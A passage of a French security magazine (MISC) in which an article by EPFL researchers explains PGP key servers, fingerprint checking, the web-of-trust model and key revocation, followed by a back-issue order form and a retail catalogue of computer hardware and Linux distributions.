Selon le même principe, il existe des annuaires électroniques sur lesquels vous pouvez mettre votre clé à disposition de tous. Le lecteur aura remarqué que l'on ne trouve pas que des numéros dans un annuaire téléphonique, mais aussi des noms voire des adresses. De même, une clé publique est diffusée sur un serveur avec les caractéristiques de son propriétaire (nom, adresse électronique, éventuellement photo, etc.), ce qui constitue le *certificat* de la clé, qui doit être signé pour éviter qu'une personne non légitime puisse le modifier. Les deux points critiques évoqués plus haut restent vrais dans le cas des serveurs de clés. Il est même très aisé de diffuser une clé qui porte le nom d'une autre personne puisque les gestionnaires des serveurs ne vérifient pas l'identité des déposants. *Il ne faut donc jamais utiliser une clé PGP recueillie sur un serveur sans prendre d'autres précautions.* Ces précautions consistent à vérifier que votre correspondant légitime est effectivement le propriétaire de la clé récupérée, par exemple en lui téléphonant. Notez que sans information sur cette personne (ne serait-ce que sa voix), la vérification téléphonique n'apportera rien, puisque c'est peut-être l'imposteur qui sera à l'autre bout du fil...

En pratique, on vérifie que la clé recueillie sur le serveur est correcte en comparant son empreinte (*fingerprint*) avec l'empreinte de la clé légitime, dictée par son propriétaire. Pour faciliter la comparaison, l'empreinte est affichée au format hexadécimal ou, dans les versions récentes de PGP, sous forme de liste de mots.

Afin d'éviter les inconvénients liés à la vérification téléphonique, certains utilisateurs insèrent l'empreinte de leur clé dans chacun de leurs courriers électroniques voire sur leur carte de visite. C'est une solution palliative dont il faut connaître les limites. Tout est affaire de jugement : votre opinion sera différente si vous communiquez régulièrement par courrier électronique avec une personne qui affiche la même clé depuis cinq ans ou si vous ne la connaissez que depuis deux jours...

Enfin, certains utilisateurs affichent leur clé voire leur empreinte de clé sur leur page web. Que doit-on en penser ? Il faut avant tout savoir qu'il est relativement aisé de pratiquer du DNS spoofing pour dévier un utilisateur sur une page contrefaite. En conséquence, mettre sa clé sur sa page est équivalent d'un point de vue sécuritaire à mettre sa clé sur un serveur - c'est-à-dire qu'il n'y a aucune sécurité ; son seul avantage est donc éventuellement de faciliter la tâche des personnes avec lesquelles vous communiquez. Publier l'empreinte de sa clé sur sa page web n'apporte qu'une sécurité illusoire pour les mêmes raisons que précédemment, et peut même être dangereux car les utilisateurs non avertis risquent de comparer l'empreinte effective de la clé récupérée avec l'empreinte affichée dans la page, et de conclure hâtivement que la clé est authentique. Si vous ne récupérez pas une clé en main propre, alors *vous devrez, dans tous les cas de figure, vérifier son empreinte en s'assurant que vous communiquez bien avec votre correspondant légitime.*

Graphe de confiance

Comme nous venons de le voir, la distribution des clés reste le talon d'Achille de PGP (comme dans tout système cryptographique) ; les serveurs de clés peuvent parfois pallier l'impossibilité d'une rencontre physique, mais le problème demeure entier si Alice ne possède aucune information sur Bob. On peut alors faire intervenir une tierce partie, Charlie, qui connaît la clé publique de Bob et dont la clé publique est connue d'Alice : Alice —> Charlie —> Bob. De cette manière, si Alice souhaite connaître la clé de Bob, il suffit de la demander à Charlie. Comme celui-ci ne peut être disponible continûment, il signe la clé de Bob et la dépose sur un serveur accessible à tous. Deux problèmes importants - souvent confondus - surgissent alors : (1) Charlie doit être sûr que c'est bien la clé de Bob avant de la signer. On dit alors qu'il considère *valide* la clé de Bob (2) Alice doit faire confiance à Charlie dans sa manière de valider des clés (Charlie a-t-il vraiment effectué correctement la vérification d'identité ?)


La relation entre Alice, Charlie et Bob peut être généralisée à l'ensemble des utilisateurs de PGP, et l'on obtient ainsi le *graphe de confiance de PGP*. Dans ce graphe, chaque sommet correspond à un utilisateur ; une arête A —> B signifie que A a validé la clé publique de B, et la valuation sur l'arête A —> B correspond à la confiance que A accorde à B pour valider correctement des clés. En pratique, on utilise les niveaux de confiance suivants : *unknown*, *don't trust*, *trust marginally* ou *trust fully*.

Il est clair que le graphe est non connexe («Tout le monde ne peut pas atteindre tout le monde»), mais des études ont montré que ses composantes connexes sont de faible diamètre («Il suffit de peu de bonds pour atteindre une personne dans le graphe»).

Lorsqu'Alice souhaite communiquer avec Bob, elle doit rechercher un chemin qui mène à lui. Elle doit alors calculer la confiance qu'elle accorde à la personne qui a validé la clé de Bob et, à partir de cette donnée, déterminer si elle doit elle-même considérer la clé de Bob valide. Si on considère que *«don't trust»* = 0, *«trust marginally»* = 0,5 et *«trust fully»* = 1, alors, selon le


modèle de PGP, les confiances sur un même chemin se multiplient, et les confiances obtenues sur des chemins disjoints s'ajoutent.

Sur la figure (1), Alice fait totalement confiance à Charlie et peut donc utiliser la clé de Bob. En revanche, Charlie n'accorde qu'une confiance marginale à Bob et donc ni Alice, ni Charlie



ne pourront utiliser sereinement la clé de Derrick.

Sur la figure (2), Charlie ne fait que marginalement confiance à Bob, comme sur la figure (1), et il en est donc de même pour Alice ; comme précédemment, ni l'un, ni l'autre ne pourront raisonnablement considérer la clé de Derrick valide. Cependant, Alice accorde ici une confiance marginale à Etienne, qui a signé la clé de Derrick. Globalement, elle considèrera donc la clé de Derrick valide (les confiances sur des chemins disjoints s'ajoutent: «confiance marginale» + «confiance marginale» = «confiance totale»).



On atteint ici les limites de PGP : alors que cet outil est conceptuellement sûr, on introduit une notion de confiance qui réduit la sécurité du système. Cette notion de confiance - très subjective - est sujette à controverses. Perçue comme «insaisissable» par Abadi et Needham, elle est ainsi abordée dans leur article [2] : «le concepteur de protocoles devrait savoir sur quelles relations de confiance repose son protocole et en quoi ces relations de confiance sont nécessaires». Ainsi, si PGP permet d'utiliser la notion de confiance, il faut savoir la maîtriser, l'utiliser à bon escient et connaître les conséquences potentielles de son utilisation.

A ce titre, PGP permet de paramétrer cette confiance, par exemple en interdisant des chemins dont la longueur dépasse un seuil fixé ou en exigeant que la somme des confiances sur des chemins disjoints dépasse 1 pour considérer une clé valide. Il existe à ce niveau des différences selon les versions de PGP utilisées. Par exemple, GnuPG considère par défaut que trois confiances marginales sont équivalentes à une confiance entière (contre seulement deux dans nos exemples).

Nous considérons personnellement que la sécurité d'un système cryptographique ne peut reposer sur une confiance accordée aux utilisateurs, et préconisons de ne pas utiliser le graphe de confiance de PGP.

Révocation de la clé

Terminons enfin notre discussion sur la révocation des clés, précédemment évoquée. Il ne suffit pas de retirer une clé d'un serveur pour que celle-ci soit révoquée ! A cela, plusieurs raisons: (1) des utilisateurs de PGP possédaient la clé avant qu'elle ne soit révoquée et continueront à l'utiliser sans vérifier sa validité sur un serveur ; (2) une clé déposée sur un serveur est *a priori* automatiquement propagée aux autres serveurs ; (3) d'autres utilisateurs PGP peuvent eux-mêmes envoyer cette clé sur un serveur, rendant ainsi la suppression vaine. En conséquence, il faut déposer sur un serveur le certificat de révocation de la clé, et l'envoyer aux correspondants réguliers qui, à tort, ne consultent probablement pas le serveur à chaque nouvelle correspondance. De même, Alice ne vérifiera pas sur l'annuaire à chaque appel que le numéro de Bob reste utilisable.

Conclusion

Nous avons décrit dans cet article les fondements de PGP et détaillé les concepts qu'il faut connaître et comprendre afin d'éviter les mauvaises surprises. Alors que le schéma cryptographique de PGP est sécuritairement satisfaisant, nous signalons les risques encourus par une mauvaise utilisation de cet outil et affichons notre réserve envers la notion de *confiance*. Nous espérons finalement que PGP n'apparaîtra plus comme une boite noire aux lecteurs de MISC, mais que ceux-ci sauront apprécier à leur juste valeur les qualités de ce logiciel, mais aussi ses défauts.

Bibliographie

[1] A.K. Lenstra and E.R. Verheul, *Selecting cryptographic key sizes*, Journal of Cryptology **14** (2001), no. 4, 255-293.
[2]M. Abadi and R. Needham, *Prudent engineering practice for cryptographic protocols*, Journal of Software Engineering **22** (1996), no. 1, 6-15.
[3] **http://www.openpgp.fr.st**
[4] **http://www.gnupg.org**
[5] **http://www.ietf.org/rfc/rfc2440.txt**

Gildas Avoine
Pascal Junod
Laboratoire de Sécurité et de Cryptographie,
École Polytechnique Fédérale de Lausanne.
http://lasecwww.epfl.ch

Bon de commande des anciens numéros

Magazine	Prix N°	Quantité	Total
Misc 1	5,95		
Misc 2	7,45		

Frais de port : France métropolitaine 3,81 € U.E. plus Suisse, Liechtenchtein, Maroc, Tunisie, Algérie 5,34 €

Total	
Frais de port	
Total de la commande	

Mode de règlement

- ☐ Carte bancaire
- ☐ Chèque bancaire
- ☐ Chèque postal

Numéro :

____/____/____/____

Date d'expiration____/____

Signature :

NOM .....

PRÉNOM .....

ADRESSE.....

CODE POSTAL .....

VILLE.....

Frais de port Dom-Tom et autres pays nous contacter au 03 88 58 02 08


NAPA DAV310 : Lecteur CD/MP3/CDVidéo

Le DAV310, en plus de lire les CD audio et Mp3, vous permettra de visionner des vidéos CD. Vous pourrez ainsi préparer vos présentations sur votre PC, et sans avoir recours à une installation lourde vous pourrez les lire sur n'importe quel téléviseur. Description : ▶Lecteur CD/MP3/VCD portable ▶Dimensions : 164x146x31mm ▶Alimentation : batterie li-ion et adaptateur secteur inclus ▶Fonction OSD ▶Écran LCD de contrôle. **inclus :** ▶Écouteurs stéréo ▶Télécommande ▶Câble vidéo **Réf. PE931**

106,56 € TTC — 699 F

NAPA DAV316

Un nouveau lecteur CD MP3 avec un large écran LCD (affichage du titre, de l'artiste, de l'album et de la piste lue). **Description :** ▶Buffer anti-choc 120 s pour les MP3 et 40 s pour les CD audio ▶Support des CD-RW multisession ▶Autonomie : 10/15 heures (MP3) 6/12 heures (CD audio) **inclus :** ▶Télécommande ▶Écouteurs stéréo ▶2 Accus rechargeables ▶Adaptateur secteur **Réf.PE731**



109,90 € TTC — 720,90 F

Mobile TV Show

Un convertisseur PC à TV ergonomique, idéal pour une utilisation avec un portable. Moins encombrant que les autres convertisseurs, il **ne nécessite pas d'alimentation secteur.** Il suffit de le brancher sur la sortie vidéo du PC. Très simple à installer, il ne nécessite pas de driver. **Caractéristiques techniques :** ▶Supporte les résolutions : 640x480, 800x600, 1024x768, 1152x864, 1280x1024 et **1600x1200** quelque soit le nombre de couleurs ▶Supporte les fréquences de 50 à 150 Hz ▶Utilisable en mode PAL ou NTSC ▶Sorties Composite Vidéo et S-VHS ▶**Alimentation via le port PS/2** ▶Télécommande fournie **Réf. PE8850**

119,90 € TTC — 786,49 F

Souris optique design

Ergonomique et design, cette souris optique à 3 boutons se démarquera sur tous les bureaux. La lumière issue du capteur optique éclaire son corps et elle devient ainsi lumineuse lors de son utilisation.

Version PS2 : **Réf. PE3951 Prix : 24,95 €TTC/163,66 F**
Version USB : **Réf. PE3952 Prix : 29,95 €TTC/196,46 F**

à partir de 24,95 € TTC — 163,66 F

Clavier USB

Apportez à votre PC toute la souplesse de l'USB avec ce clavier. Afin d'éviter toute fatigue due à une utilisation prolongée il dispose d'un repose poignets **Réf. PE2459**

11,95 € TTC — 78,39 F

Système YAMAHA TSS1 YAMAHA

Un ensemble complet Home cinéma compatible Dolby digital, DTS, Pro-Logic et Silent Cinema (simulation du son surround dans un casque audio). Il est composé d'un amplificateur, de 5 enceintes et d'un caisson de basse. L'amplificateur a deux entrées numériques (1 optique et 1 coaxiale) et deux entrées analogiques, vous permettant de connecter plusieurs sources (DVD, Tuner, lecteur CD, ...). Idéal que ce soit pour regarder vos film, jouer ou tout simplement écouter de la musique, ses dimensions réduites en feront un accessoire discret mais néanmoins très puissant avec un rendu incomparable. Yamaha nous démontre à nouveau tout son savoir faire. **Caract. :** ▶Amplificateur : dimensions 113x272x206mm ▶Poids : 1,5 Kg ▶5 Satellites : dimensions 70x95x118mm, poids : 0,4Kg ▶Haut parleur de 5cm de diamètre ▶Puissance : 6W x 5 (satélittes 1kHz, 4 Ohms) ▶Caisson de basses : dimensions 220x224x222mm ▶Poids : 3,4Kg ▶Haut parleur de 13cm de diamètre ▶Puissance : 18W (100Hz, 4 Ohms). **Réf. CM507**

~~229,90 €~~ 149,90 € TTC — 983,28 F

DOLBY SURROUND PRO·LOGIC — DOLBY DIGITAL — DIGITAL dts SURROUND

Scanner Be@rPaw 1200

▶**Résolution optique:** 600x1200 dpi ▶**Résolution interpolée :** 19200x19200 dpi ▶Codage des couleurs : 42 bits ▶Codage des gris : 12 bits ▶Surface: 216x297 mm ▶Taille : 465 x 290 x 99 mm ▶Inclus Textbridge OCR et PhotoExpress 3.0 **Réf.S5019**

89,90 € TTC — 589,71 F

Lecteur multi cartes USB 6 en 1


Ce lecteur va vous permettre de lire tous les principaux types de mémoires : CompactFlash, SmartMedia, Memorystick, MultimediCard, Microdrive et Secure Digital. Il vous offre la possibilité de transférer des données de carte à carte. **Réf. CM514**

64,90 € TTC — 425,72 F

livré sans cartes

Red Hat 7.3

Exploitez les meilleures applications disponibles sous Linux, et bénéficiez d'une documentation très complète. Inclus : 9 CD, 4 jeux Loki ▶support web de 60 jours. ▶Comprend 3 suites bureautique et nombreuses applications pour les développeurs ▶support de l'USB ▶prise en charge 3D améliorée avec XFree86 4.0.3 **Réf. LI32**



Confirmé

79,95 € TTC — 524,44 F

LINUX Mandrake 8.2

Débutant

Cette distribution basée sur le kernel 2.4.3 comprend StarOffice 6.0, ViaVoice (version complète), The Gimp, Mozilla, Kmail, Konqueror, Acrobat Reader, Flash, Netscape, Java 2, des jeux et bien d'autres logiciels. Le support d'un grand nombre de cartes graphiques 3D et de l'USB en font un outil puissant et complet.

Linux Mandrake version standard Réf. LI806 Prix : 39,90 €/261,73 F

Linux Mandrake Powerpack Ce pack très complet inclus les meilleures applications Open Source et commerciales disponibles.
Réf. LI807 Prix : 79,90 €/524,11 F

Linux Mandrake Pro suite La solution Linux pour l'entreprise. Offrant un support technique étendu.
Réf.LI808 Prix : 169,95€/1114,80F

à partir de 39,90 € TTC — 271,73 F

MYTH II Soulblighter

Vous voilà commandant des troupes de magiciens, combattants et autre nains. Votre mission est de défendre le peuple Madrigal et Westens des maléfiques Soulblighter. Vous menerez vos troupes au combat en contrôlant chacun de leurs déplacements grâce à une interface 3D pilotée entièrement à la souris. Une carte d'accélération 3D (3dfx) est fortement conseillée.
Réf. LI15

VALABLE JUSQU'À EPUISEMENT DE STOCK

19,90 € TTC — 130,54 F

DEBIAN GNU/LINUX 2.1

(PC Intel)

Il s'agit d'une distribution Linux 100% libre. Elle se compose de 4 CDROMs (2 CD binaires + 2 CD sources) soit plus de 2200 packages. La mise à jour vers de prochaines versions se fait en tout simplicité et gratuitement via le serveur FTP officiel Debian
Réf. LI12

5,95 € TTC — 39 F

LINUX Nirvana

Nous avons testé, trié et sélectionné pour vous les meilleurs logiciels LINUX disponibles sur Internet (plus de 600 Mo). Beaucoup sont livrés avec leurs sources et couvrent des domaines aussi divers que la P.A.O., le dessin, la C.A.O., les éditeurs, les langages, les utilitaires, etc...avec de nombreuses documentations.
Réf. CS25

4,42 € TTC — 29 F

GNU Collection

What is GNU? "Gnu is Not Unix"! Nous avons récupéré pour vous le maximum de logiciels sous licence GPL comme Emacs, Tex, GCC, Gzip sont donc gratuits et LIVRÉS avec leurs SOURCES. Ces applications sont disponibles pour de nombreux systèmes d'exploitation, vous trouverez forcément votre bonheur. **Réf. CS24**

4,42 € TTC — 29 F

Nouveau - Nouveau - Nouveau - Nouveau - Nouveau - Nouveau - Nouveau - Nouveau - Nouveau - Nouveau - Nouveau

PRECISION Mac

Découvrez les compétences Unix de votre Mac!

N° 01
Juillet/Aout 2002

Maîtrisez les outils Unix de votre Mac OS X !

EN KIOSQUE

Terminal / find / permissions / Fink / Vi / The Gimp / XDarwin / tcsh

CD-ROM inclus

L 19018 - 3 - F: 7,45 € - RD